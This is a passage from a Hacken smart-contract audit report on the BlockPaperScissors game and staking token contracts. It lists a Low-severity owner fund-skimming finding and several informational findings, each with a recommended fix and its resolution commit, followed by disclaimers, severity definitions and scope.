Resolution: The Finding was fixed in commit **7b00332**. Comprehensive validation checks had been added to the following setter functions: `updateStakersFeePercent()`, `updateCancelTimeLimit()`, `updateRevealTimeLimit()`, and `updateMinimumStake()`.

F-2024-4143 - Contract Owner Can Collect tempRewardBalance in Reward Distribution - Low

Description:

The `BlockPaperScissorsTokenERC20` contract receives native tokens from game contracts via the `receive()` function. Collected fees are distributed among stakers. The current amount of collected fees is held in the `rewardBalance` variable. In cases where the `calculateRewards()` function cannot be called in one transaction due to gas limits, it is possible to calculate and distribute rewards in batches. If the contract receives fees in native tokens between batch distributions, these tokens aren't counted during the ongoing distribution and their value is held in the `tempRewardBalance` variable.

```
receive() external payable {
    if (msg.value <= 0) revert AmountMustBeGreaterThanZero();
    if (calculatingRewards) {
        tempRewardBalance += msg.value;
        emit TempRewardPoolFunded(msg.sender, msg.value);
    } else {
        rewardBalance += msg.value;
    }
    emit RewardPoolFunded(msg.sender, msg.value);
}
```

The contract contains the `recoverStuckEther()` function to withdraw locked native tokens. However, it allows the contract owner to collect native tokens held in the `tempRewardBalance` variable. The contract owner can call the `calculateRewards()` function to distribute rewards to only the first address, causing all future native tokens to be collected and stored inside `tempRewardBalance`.

```
function recoverStuckEther() external onlyOwner {
    //@audit the tempRewardBalance value is not substracted
    uint256 recoverableBalance = address(this).balance - rewardBalance;
    if (recoverableBalance <= 0) revert NoRecoverableBalanceAvailable();
    (bool success, ) = payable(owner()).call{value: recoverableBalance}("");
    if (!success) revert TransferFailed();
    emit EtherRecovered(owner(), recoverableBalance);
}
```

Assets:

- contracts/BlockPaperScissorsTokenERC20.sol [https://github.com/lukabuz/block-paper-scissors/tree/release/hacken-audit]

Status: Fixed

Classification

Impact: 5/5

Likelihood: 2/5

Exploitability: Dependent

Complexity: Simple

Severity: Low

Recommendations

Remediation: It is recommended to take into account the value of `tempRewardBalance` when calculating the `recoverableBalance` variable value in the `recoverStuckEther()` function or remove the `recoverStuckEther()` function.

```
function recoverStuckEther() external onlyOwner {
    //@audit the tempRewardBalance value is not substracted
    uint256 recoverableBalance = address(this).balance - rewardBalance - tempRewardBalance;
    if (recoverableBalance <= 0) revert NoRecoverableBalanceAvailable();
    (bool success, ) = payable(owner()).call{value: recoverableBalance}("");
    if (!success) revert TransferFailed();
    emit EtherRecovered(owner(), recoverableBalance);
}
```

Resolution: The Finding was fixed in commit **48e13b6**. Both `tempRewardBalance` and `rewardBalance` are considered in the `recoverStuckEther` function.

Observation Details

F-2024-4030 - Floating Pragma - Info

Description: The project uses floating pragmas `^0.8.23`

This may result in the contracts being deployed using the wrong pragma version, which is different from the one they were tested with. For example, they might be deployed using an outdated pragma version which may include bugs that affect the system negatively.

Assets:

- contracts/BlockPaperScissors.sol [https://github.com/lukabuz/block-paper-scissors/tree/release/hacken-audit]
- contracts/BlockPaperScissorsTokenERC20.sol [https://github.com/lukabuz/block-paper-scissors/tree/release/hacken-audit]

Status: Fixed

Recommendations

Remediation: Consider locking the pragma version whenever possible and avoid using a floating pragma in the final deployment. Consider known bugs for the compiler version that is chosen.

Resolution: The Finding was fixed in commit **bf96bce**. The floating pragma has been locked to `0.8.26`.

F-2024-4031 - Gas Inefficiency Due to Missing Usage of Solidity Custom Errors - Info

Description:

Starting from Solidity version 0.8.4, the language introduced a feature known as "custom errors". These custom errors provide a way for developers to define more descriptive and semantically meaningful error conditions without relying on string messages. Prior to this version, developers often used the `require` statement with string error messages to handle specific conditions or validations. However, every unique string used as a revert reason consumes gas, making transactions more expensive.

Custom errors, on the other hand, are identified by their name and the types of their parameters only, and they do not have the overhead of string storage. This means that, when using custom errors instead of `require` statements with string messages, the gas consumption can be significantly reduced, leading to more gas-efficient contracts.

Assets:

- contracts/BlockPaperScissors.sol [https://github.com/lukabuz/block-paper-scissors/tree/release/hacken-audit]
- contracts/BlockPaperScissorsTokenERC20.sol [https://github.com/lukabuz/block-paper-scissors/tree/release/hacken-audit]

Status: Fixed

Recommendations

Remediation:

It is recommended to use custom errors instead of reverting strings to reduce increased Gas usage, especially during contract deployment. Custom errors can be defined using the `error` keyword and can include dynamic information.

Current implementation:

```
function createGame(bytes32 _commit, address _referrer) external payable {
    require(msg.value >= minimumStake, "Insufficient stake");
    {...}
}
```

Usage of custom errors:

```
// Solidity version 0.8.4 or higher
// custom error declaration
error InsufficientStake();

function createGame(bytes32 _commit, address _referrer) external payable {
    if(msg.value < minimumStake) revert InsufficientStake();
    {...}
}
```

or

```
// Solidity version 0.8.26 or higher
// custom error declaration
error InsufficientStake();

function createGame(bytes32 _commit, address _referrer) external payable {
    require(msg.value >= minimumStake, InsufficientStake());
```

```
    {...}
}
```

Resolution: The Finding was fixed in commit **591db58**. Custom errors have been implemented.

F-2024-4032 - Readability Improvement For Long Literals - Info

Description:

In the `BlockPaperScissorsTokenERC20.sol` contract, the `SUPPLY_CAP` variable is initialized with a long literal value.

In the `constructor()` of the `BlockPaperScissorsTokenERC20.sol` contract, the mint amount is declared with a long literal value.

However, there is a minor issue with this initialization: the long literal could be hard to read.

Here is the code references:

```
uint256 public constant SUPPLY_CAP = 10000000 * 10 ** 18;
```

```
constructor() ERC20("BPS Staking Token", "BPST") Ownable(msg.sender) {
    _mint(msg.sender, 10000000 * 10 ** 18); // Mint initial supply
}
```

To improve readability, the long literal could be split using the underscore (_) character. This would make the number easier to read and understand.

Assets:

- contracts/BlockPaperScissorsTokenERC20.sol [https://github.com/lukabuz/block-paper-scissors/tree/release/hacken-audit]

Status: Fixed

Recommendations

Remediation:

To fix this issue, the long literal should be split using the underscore character. The corrected code would look like this:

```
uint256 public constant SUPPLY_CAP = 10_000_000 * 10 ** 18;
```

```
constructor() ERC20("BPS Staking Token", "BPST") Ownable(msg.sender) {
    _mint(msg.sender, 10_000_000 * 10 ** 18); // Mint initial supply
}
```

Resolution:

The Finding was fixed in commit **430f8c0**. The long literals are split with underscore characters, improving their readability.

F-2024-4033 - Missing Two-step Ownership Transfer Process - Info

Description: The `BlockPaperScissorsTokenERC20` and `BlockPaperScissors` contracts currently utilize the `Ownable` library from OpenZeppelin for managing contract ownership. However, the `Ownable` library lacks a safety mechanism that prevent the contract ownership from mistakenly being transferred to an address that cannot handle it (e.g. due to a typo in the address), by requiring that the recipient of the owner permissions actively accept via a contract call of its own.

Assets:

- contracts/BlockPaperScissors.sol [https://github.com/lukabuz/block-paper-scissors/tree/release/hacken-audit]
- contracts/BlockPaperScissorsTokenERC20.sol [https://github.com/lukabuz/block-paper-scissors/tree/release/hacken-audit]

Status: Fixed

Recommendations

Remediation: Consider using `Ownable2Step` from OpenZeppelin Contracts to enhance the security of your contract ownership management. These contracts prevent the accidental transfer of ownership to an address that cannot handle it, such as due to a typo, by requiring the recipient of owner permissions to actively accept ownership via a contract call. This two-step ownership transfer process adds an additional layer of security to your contract's ownership management.

Resolution: The Finding was fixed in commit **f6d5db3**. The `Ownable` library has been replaced with the `Ownable2Step` library.

F-2024-4034 - Redundant and Unused Imports - Info

Description:

Several redundant imports were identified:

- The interface `IERC20` is imported in `BlockPaperScissorsTokenERC20` contract, but `IERC20` is already part of `ERC20`.
- The library `SafeERC20` is imported in `BlockPaperScissorsTokenERC20` contract, but `SafeERC20` is not used.

This redundancy in import operations has the potential to result in unnecessary gas consumption during deployment and could potentially impact the overall code quality.

Assets:

- contracts/BlockPaperScissorsTokenERC20.sol [https://github.com/lukabuz/block-paper-scissors/tree/release/hacken-audit]

Status: Fixed

Recommendations

Remediation: Remove redundant and unused imports, and ensure that the contract is imported only in the required locations, avoiding unnecessary duplications.

Resolution: The Finding was fixed in commit **9995f53**. The redundant imports had been removed.

F-2024-4035 - Redundant State Variable Getters in Solidity - Info

Description:

In Solidity, state variables can have different visibility levels, including `public`. When a state variable is declared as `public`, the Solidity compiler automatically generates a getter function for it. This implicit getter has the same name as the state variable and allows external callers to query the variable's value.

A common oversight is the explicit creation of a function that returns the value of a public state variable. This function essentially duplicates the functionality already provided by the automatically generated getter.

Affected code:

```
mapping(address => uint256) public stakes;
mapping(address => uint256) public rewards;
uint256 public totalStaked;
uint256 public rewardBalance;

function stakedBalanceOf(address _staker) external view returns (uint256) {
    return stakes[_staker];
}

function rewardBalanceOf(address _staker) external view returns (uint256) {
    return rewards[_staker];
}

function totalRewardsBalance() external view returns (uint256) {
    return rewardBalance;
}

function totalStakedBalance() external view returns (uint256) {
    return totalStaked;
}
```

Assets:

- contracts/BlockPaperScissorsTokenERC20.sol [https://github.com/lukabuz/block-paper-scissors/tree/release/hacken-audit]

Status: Fixed

Recommendations

Remediation: Avoid creating explicit getter functions for 'public' state variables in Solidity. The compiler automatically generates getters for such variables, making additional functions redundant. This practice helps reduce contract size, lowers deployment costs, and simplifies maintenance and understanding of the contract.

Resolution: The Finding was fixed in commit **75b8d2c**. The redundant getter functions for public variables had been removed.

F-2024-4037 - Missing Events For Critical Actions - Info

Description:

Events allow capturing the changed parameters so that off-chain tools/interfaces can register such changes with timelocks that allow users to evaluate them and consider if they would like to engage/exit based on how they perceive the changes as affecting the trustworthiness of the protocol or profitability of the implemented financial services. The alternative of directly querying the on-chain contract state for such changes is not considered practical for most users/usages.

The following functions do not emit any events:

- BlockPaperScissors: updateStakersFeePercent(), updateCancelTimeLimit(), updateRevealTimeLimit(), updateMinimumStake(), updateTokenContract(), lockTokenContract()
- BlockPaperScissorsTokenERC20: setGameContract(), receive(), calculateRewards()

Assets:

- contracts/BlockPaperScissors.sol [https://github.com/lukabuz/block-paper-scissors/tree/release/hacken-audit]
- contracts/BlockPaperScissorsTokenERC20.sol [https://github.com/lukabuz/block-paper-scissors/tree/release/hacken-audit]

Status: Fixed

Recommendations

Remediation:

To enhance transparency and traceability, it is recommended to emit events in key functions. This will allow users and external services to monitor and react to changes. Ensure that every critical action, especially those modifying contract states or handling funds, emits an event.

Resolution:

The Finding was fixed in commit **82a59a7** and **d2aa255**. The event emission has been added to mentioned functions.

F-2024-4039 - Assignment of Default Value to Variables Increases Gas Consumption - Info

Description: The contract's variables, upon deployment, are automatically assigned default values based on their types. However, within the `BlockPaperScissors` contract, the `isTokenContractLocked` variable is redundantly reassigned to its default value. This redundancy results in increased gas consumption during contract deployment.

```
constructor(address _tokenContract) Ownable(msg.sender) {
    tokenContract = payable(_tokenContract);
    isTokenContractLocked = false;
}
```

Assets:

- contracts/BlockPaperScissors.sol [https://github.com/lukabuz/block-paper-scissors/tree/release/hacken-audit]

Status: Fixed

Recommendations

Remediation: Remove redundant assignment of `isTokenContractLocked` variable.

Resolution: The Finding was fixed in commit **2c292ae**. The redundant assignment of default value has been removed.

F-2024-4040 - Missing Checks for Zero Address - Info

Description:

In Solidity, the Ethereum address `0x0000000000000000000000000000000000000000` is known as the "zero address". This address has significance because it is the default value for uninitialized address variables and is often used to represent an invalid or non-existent address. The Missing zero address control issue arises when a Solidity smart contract does not properly check or prevent interactions with the zero address, leading to unintended behavior.
For instance, a contract might allow tokens to be sent to the zero address without any checks, which essentially burns those tokens as they become irretrievable. While sometimes this is intentional, without proper control or checks, accidental transfers could occur.

```
constructor(address _tokenContract) Ownable(msg.sender) {
    tokenContract = payable(_tokenContract);
    isTokenContractLocked = false;
}
```

Assets:

- contracts/BlockPaperScissors.sol [https://github.com/lukabuz/block-paper-scissors/tree/release/hacken-audit]

Status: Fixed

Recommendations

Remediation:

It is strongly recommended to implement checks to prevent the zero address from being set during the initialization of contracts. This can be achieved by adding require statements that ensure address parameters are not the zero address.

Resolution:

The Finding was fixed in commit **2c292ae**. The checks to prevent the zero address from being set to the `tokenContract` variable in the `BlockPaperScissors` contract have been added.

F-2024-4055 - Duplicate Functionality in BlockPaperScissorsTokenERC20 Contract Leads to Higher Deployment Cost - Info

Description:

The BlockPaperScissorsTokenERC20 contract contains two functions dedicated to receiving native tokens and adding them to the `rewardBalance` variable. The first function, `fund()`, can be called only by the address saved in the `gameContract` variable.

```
function fund() external payable returns (bool success) {
    require(msg.value > 0, "Amount must be greater than 0");
    require(
        msg.sender == gameContract,
        "Only the game contract can fund the reward pool"
    );
    rewardBalance += msg.value;
    emit RewardPoolFunded(msg.sender, msg.value);
    return true;
}
```

However, the second function does not have any access restriction and can be called by anyone.

```
receive() external payable {
    rewardBalance += msg.value;
}
```

This approach duplicates the same functionality and increases the gas cost during deployment.

Assets:

- contracts/BlockPaperScissorsTokenERC20.sol [https://github.com/lukabuz/block-paper-scissors/tree/release/hacken-audit]

Status: Fixed

Recommendations

Remediation:

It is recommended to select a single approach for receiving native tokens: either allow any address to deposit tokens or restrict deposits to specific addresses. If allowing any address to deposit tokens is desired, remove the `fund()` function and use the `receive()` function with a clear and secure implementation. If restricting deposits to specific addresses, retain the `fund()` function and implement access control to ensure only authorized addresses can deposit tokens, removing the unrestricted `receive()` function to avoid duplicative functionality and potential security risks.

Resolution:

The Finding was fixed in commit **0ad3466**. The redundant `fund()` function has been removed. All rewards token collecting is handled via `receive()` function.

Disclaimers

Hacken Disclaimer

The smart contracts given for audit have been analyzed based on best industry practices at the time of the writing of this report, with cybersecurity vulnerabilities and issues in smart contract source code, the details of which are disclosed in this report (Source Code); the Source Code compilation, deployment, and functionality (performing the intended functions).

The report contains no statements or warranties on the identification of all vulnerabilities and security of the code. The report covers the code submitted and reviewed, so it may not be relevant after any modifications. Do not consider this report as a final and sufficient assessment regarding the utility and safety of the code, bug-free status, or any other contract statements.

While we have done our best in conducting the analysis and producing this report, it is important to note that you should not rely on this report only — we recommend proceeding with several independent audits and a public bug bounty program to ensure the security of smart contracts.

English is the original language of the report. The Consultant is not responsible for the correctness of the translated versions.

Technical Disclaimer

Smart contracts are deployed and executed on a blockchain platform. The platform, its programming language, and other software related to the smart contract can have vulnerabilities that can lead to hacks. Thus, the Consultant cannot guarantee the explicit security of the audited smart contracts.

Appendix 1. Severity Definitions

When auditing smart contracts, Hacken is using a risk-based approach that considers **Likelihood**, **Impact**, **Exploitability** and **Complexity** metrics to evaluate findings and score severities.

Reference on how risk scoring is done is available through the repository in our Github organization:

[hknio/severity-formula]

Severity	Description
Critical	Critical vulnerabilities are usually straightforward to exploit and can lead to the loss of user funds or contract state manipulation.
High	High vulnerabilities are usually harder to exploit, requiring specific conditions, or have a more limited scope, but can still lead to the loss of user funds or contract state manipulation.
Medium	Medium vulnerabilities are usually limited to state manipulations and, in most cases, cannot lead to asset loss. Contradictions and requirements violations. Major deviations from best practices are also in this category.
Low	Major deviations from best practices or major Gas inefficiency. These issues will not have a significant impact on code execution, do not affect security score but can affect code quality score.

Appendix 2. Scope

The scope of the project includes the following smart contracts from the provided repository:

Scope Details	
Repository	https://github.com/lukabuz/block-paper-scissors/tree/release/hacken-audit
Commit	401d0c25edc38f43db48e94d18b15bcd95de062f
Whitepaper	-
Requirements	https://github.com/lukabuz/block-paper-scissors/tree/release/hacken-audit/README.md
Technical Requirements	https://github.com/lukabuz/block-paper-scissors/tree/release/hacken-audit/README.md

Contracts in Scope
contracts/BlockPaperScissors.sol
contracts/BlockPaperScissorsTokenERC20.sol